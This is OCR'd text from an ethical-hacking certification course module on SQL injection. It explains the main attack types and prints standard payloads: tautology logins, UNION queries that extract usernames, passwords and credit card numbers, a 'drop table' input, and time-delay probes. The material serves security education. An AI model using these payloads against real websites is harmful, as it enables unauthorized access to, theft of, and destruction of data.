
SQL Injection


Module 13


Ethical Hacking and Countermeasures V9

Module 13: SQL Injection


Exam 312-50








SQL injection is the most common and devastating attack that attackers can launch against a website. Attackers use various techniques and tricks to compromise data driven web applications, and these attacks incur huge losses to the organizations in terms of money, reputation, lost data, and loss of functionality. This module will discuss SQL injection attacks, as well as techniques and tools attackers use to perform them.





This section discusses basic concepts of SQL injection attacks and their intensity. The section starts with introducing SQL injection and real time statistics on SQL injection attacks, followed by some examples of SQL injection attacks.




Structured Query Language (SQL) is a textual language used by a database server. SQL commands used to perform operations on the database include **INSERT**, **SELECT**, **UPDATE**, and **DELETE**. Programmers use these commands to manipulate data in the database server.


Programmers use sequential SQL commands with client-supplied parameters, making it easier for attackers to inject commands. Attackers attempt to execute random SQL queries on a database server through a web application.









Server-side technologies implement business logic on the server side, which then serve incoming requests from clients. Server-side technology smoothly accesses, delivers, stores, and restores information. Various server-side technologies include ASP, ASP.Net, Cold Fusion, JSP, PHP, Python, and Ruby on Rails, etc. Some of these technologies are prone to SQL injection vulnerabilities, and applications developed using these technologies are vulnerable to SQL injection attacks. Web application uses various databases technologies as a part of their functionality. Some relational databases used for developing web applications include Microsoft SQL Server, Oracle, IBM DB2, and the open-source MySQL. Developers sometimes unknowingly neglect secure coding practices when using these technologies, which makes the applications vulnerable to SQL injection attacks.



HTTP Post Request is one of the methods to carry the request data to the web server. Unlike the HTTP GET method, this carries the request data as a part of the message body. Thus, it considered more secured than HTTP GET. An HTTP POST request can also pass large amounts of data to the server. HTTP POST requests are ideal for communicating with an XML web service. These request methods submit and retrieve data from the webserver.



A query is an SQL command. Programmers write and execute SQL code in the form of query statements. SQL queries include data selection, data retrieval, inserting/updating data, and creating data objects like databases and tables. Query statements begin with a command such as SELECT, UPDATE, CREATE, or DELETE. Queries are used in server-side technologies to communicate with an application's database. A user request supplies parameters to replace placeholders that may be used in the server-side language. From this, a query is constructed and then executed to fetch data or perform other tasks on the database. The following diagram depicts a typical SQL query. It is constructed with user-supplied values, and upon execution it displays results from the database.



An SQL injection query exploits the normal execution of SQL. An attacker submits a request with values that will execute normally but will return data from the database that attacker wants. The attacker is able to submit these malicious values because of the inability of the application to filter them before processing. If the values submitted by the users are not properly validated, then there is a potential for an SQL injection attack on the application.

An HTML form that receives and passes information posted by the user to the **Active Server Pages (ASP) script** running on an IIS web server is the best example of SQL injection. The information passed is the user name and password. To create an SQL injection query, an attacker may submit the following values in application input fields, such as the username and password field.


```
Username: Blah' or 1=1 --
```


```
Password: Springfield
```

As a part of normal execution of query, these input values will replace placeholders, and the query will appear as follows:

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='
Springfield';
```

A close examination of this query reveals that the condition in the where clause will always be true. This query successfully executes as there is no syntax error, and it does not violate the normal execution of the query.





This page shown in the figure is a hacker's paradise, because it allows the astute hacker to hijack it and obtain confidential information, change data in the database, damage the database records, and even create new database user accounts. Most SQL-compliant databases, including SQL Server, store metadata in a series of system tables with the names sysobjects, syscolumns, sysindexes, etc. This means that a hacker could use the system tables to acquire database schema information to further compromise the database. For example, the following text entered into the txtFilter textbox may reveal the names of the user tables in the database:


```
UNION SELECT id, name, '', 0 FROM sysobjects WHERE xtype ='U' --
```

The **UNION** statement in particular is useful to a hacker because it splices the results of one query onto another. In this case, the hacker has spliced the names of the Users table in the database to the original query of the Products table. The only trick is to match the number and data types of the columns to the original query. The previous query might reveal that a table named Users exists in the database. A second query could reveal the columns in the Users table. Using this information, the hacker might enter the following into the txtFilter textbox:


```
UNION SELECT 0, UserName, Password, 0 FROM Users --
```

Entering this query reveals the user names and passwords found in the Users table.


Source: *http://msdn.microsoft.com*





Most websites provide a search functionality to facilitate finding a specific product or service quickly. A separate Search field kept on the website in an area that is easily viewable. Like any other input fields, attackers target this Search field to perform SQL injection attacks. An attacker enters specific input values in the search field in an attempt to perform an SQL injection attack.




Many web applications use a login that requires a username and password to give users access to the services the organization is providing. Sometimes users forget passwords. To address this, developers provide a Forgot Password feature. This delivers a forgotten password or a new password to the user's registered email address (the address the user provided when originally registering with the site). An attacker may exploit this feature by attempting to embed malicious SQL specific inputs that may update a user's email address with the attacker's email address. If this succeeds, the forgotten or new password will be sent to the attacker's email address. The attacker uses the UPDATE SQL command to overwrite the user's email address in the application database.







Attackers use various types of tricks and techniques to view, manipulate, insert, and delete data from an application's database. Depending on the techniques used, the SQL injection attacks may be any of several types. This section discusses types of SQL injection attacks. Attackers use SQL injection attacks in many different ways by poisoning the SQL query.



Various types of SQL injection include:

SQL Injection


In an SQL injection attack, the attacker injects malicious code through an SQL query, which can read sensitive data and even can modify (insert/ update/delete) it. There are two main types of SQL injection:

- **Error-Based SQL Injection**


  Attackers intentionally insert bad input into an application, causing it to throw database errors. The attacker reads the database-level error messages that result in order to find an SQL injection vulnerability in the application. Based on this, the attacker then injects SQL queries that are specifically designed to compromise the data security of the application. This is very useful to build a vulnerability exploit request.

- **Blind SQL Injection**

  In Blind injection, the attacker has no error messages from the system with which to work. Instead, the attacker simply sends a malicious SQL query to the database.



Let us get into details of error-based SQL injection, as earlier discussed, in error-based SQL injection, the attacker forces the database throw error messages in response to his/her inputs. Later, he/she may then analyze the error message obtained from underlying database to gather useful information that can use in constructing the malicious query. Attacker uses this type of SQL injection technique when he/she unable to exploit directly with any other SQL injection techniques. The main goal of this technique is generate the error message from the database that can be helpful in carrying out successful SQL injection attack.



System Stored Procedure

The risk of executing a malicious SQL query in a stored procedure increases if the web application does not sanitize the user inputs used to dynamically construct SQL statements for that stored procedure. An attacker may use malicious input to execute the malicious SQL statements in the stored procedure.

For example

```
Create procedure Login @user_name varchar(20), @password varchar(20)
As Declare @query varchar(250) Set @query = ' Select 1 from usertable
Where username = ' + @user_name + ' and password = ' + @password
exec(@query) Go
```

If the attacker enters the following inputs in the application input fields using the above stored procedure running in the back end, the attacker will able to login with any password.

User input: anyusername or 1=1' anypassword

End of Line Comment

In this type of SQL injection, an attacker uses **Line comments** in specific SQL injection inputs. Comments in a line of code are often denoted by (--), are ignored by the query. An attacker takes advantage of this commenting feature by writing a line of code that ends in a comment. The database will execute the code until it reaches the commented portion, after which it will ignore the rest of the query.

For example, SELECT * FROM members WHERE username = 'admin'--' AND password = 'password'

With this query, an attacker will able to log in to an admin account without the password, as the database application will ignore the comments that begin right after username = 'admin.

Illegal/Logically Incorrect Query

In this SQL injection attack, an attacker sends an incorrect query to the database intentionally to generate an error message that may be helpful in carrying out further attacks. This technique may help an attacker to extract the structure of the underlying database.

Tautology:

In a tautology-based SQL injection attack, an attacker uses a conditional OR clause in such a way that the condition of the where clause will always be true. It can be used to bypass user authentication.

For example,

```
SELECT * FROM users WHERE name = '' OR '1'='1';
```


This query will always be true, as the second part of the OR clause is always true.

UNION SQL Injection:

In a UNION SQL injection, an attacker uses a **UNION** clause to append a malicious query to the requested query, as shown in this example:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

The attacker checks for the UNION SQL Injection vulnerability by adding a single quote character (') to the end of a ".php? id=" command. The type of error message received will tell the attacker whether or not the database is vulnerable to a UNION SQL injection.



In a UNION SQL injection, an attacker combines a malicious query with a query requested by the user by using a UNION clause. The resulting data will be returned from the both tables that participated in the UNION query. However, before running the UNION SQL injection, the attacker ensures that there are an equal number of columns of tables taking part in the UNION query. To find the right numbers of columns, the attacker first launches a query that uses an ORDER BY clause followed by a number to indicate the number of database columns selected:

```
ORDER BY 10--
```

If the query is executed successfully and no error message appears, the attacker will assume that 10 or more columns exist in the target database table. But if the application displays an error such as "**Unknown column '10' in 'order clause**", then there are less than 10 columns in the target database table. Through trial and error, an attacker can learn the exact number of columns in the target database table.


Once the attacker learns the number of columns, the next step is to find the type of columns using a query like:

```
UNION SELECT 1,null,null—
```


If the query executed successfully, the attacker knows that first column is of integer type, and can move on to learn the types of other columns.

The attacker now launches a UNION SQL injection query as follows:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```




In blind SQL injection, an attacker poses a true or false question to the database to see if the application is vulnerable to SQL injection. Normal SQL injection attack is often possible when developer uses generic error messages whenever error occurred in the database. This generic message may reveal sensitive information or give path to the attacker to carry out SQL injection attack on the application. However, when developers turn off the generic error message for the application, it is quite difficult for the attacker to perform SQL injection attack. However, it is not impossible to exploit such application with SQL injection attack. Blind injection is differing from normal SQL injection in a way of retrieving data from the database.Blind SQL injection used either to access the sensitive data or to destroy the data. Attackers can steal the data by asking a series of true or false questions through SQL statements. Results of the injection are not visible to the attacker. This process consumes more time as the database should generate a new statement for each newly recovered bit.



Let us see the difference between error messages obtained when developers uses generic error messages and when developers turn off the generic error message and use the custom error message shown in figure below.

When an attacker tries to perform an SQL injection with the query "`JuggyBoy'; drop table Orders --`", two kinds of error messages may be returned. A generic error message may help the attacker to carry out SQL injection attacks on the application. However, if the developer turns off the generic error messages, the application will return a **custom error message**, which is not helpful to the attacker. In this case the attacker will attempt a blind SQL injection attack instead.

If generic error messaging is in use, the server throws an error message with a detailed explanation of the error, with database drivers and ODBC SQL server details. This information can be used to further the SQL injection attack. When custom messaging is in use the browser simply displays an error message saying that there is an error and the request was unsuccessful, without any details. This leaves the attacker with no choice but to try a blind SQL injection attack.



Time Delay SQL injection (sometimes called **Time-based SQL injection**) evaluates the time delay that occurs in response to true-or-false queries sent to the database. A `waitfor` statement stops SQL Server for a specific amount of time. Based on the response, an attacker will extract information such as connection time to the database made as system administrator, or as other users, and launch further attacks.

Step 1: IF EXISTS(SELECT * FROM creditcard) WAITFOR DELAY '0:0:10'—

Step 2: Check if database "creditcard" exists or not

Step 3: If No, it displays "We are unable to process your request. Please try back later".

Step 4: If YES, sleep for 10 seconds. After 10 seconds displays "We are unable to process your request. Please try back later".

Since no error messages are returned, use the 'waitfor delay' command to check the SQL execution status

WAIT FOR DELAY 'time' (Seconds)


This is just like sleep; wait for a specified time. The CPU is a safe way to make a database wait.

```
WAITFOR DELAY '0:0:10'--
```


BENCHMARK() (Minutes)

This command runs on MySQL Server.


```
BENCHMARK(howmanytimes, do this)
```




Boolean-based blind SQL injection (sometimes called **inferential SQL Injection**) is performed by asking the right questions of the application database. If the attacker constructs and executes the right request, the database will reveal everything attacker wants to know, which helps in carrying out further attacks. In this technique, the attacker uses a set of **Boolean** operations to extract information about database tables. The attacker often uses this technique if it appears that the application is exploitable using a blind SQL injection attack. If the application does not return any default error messages, he attacker tries using Boolean operations against the application.



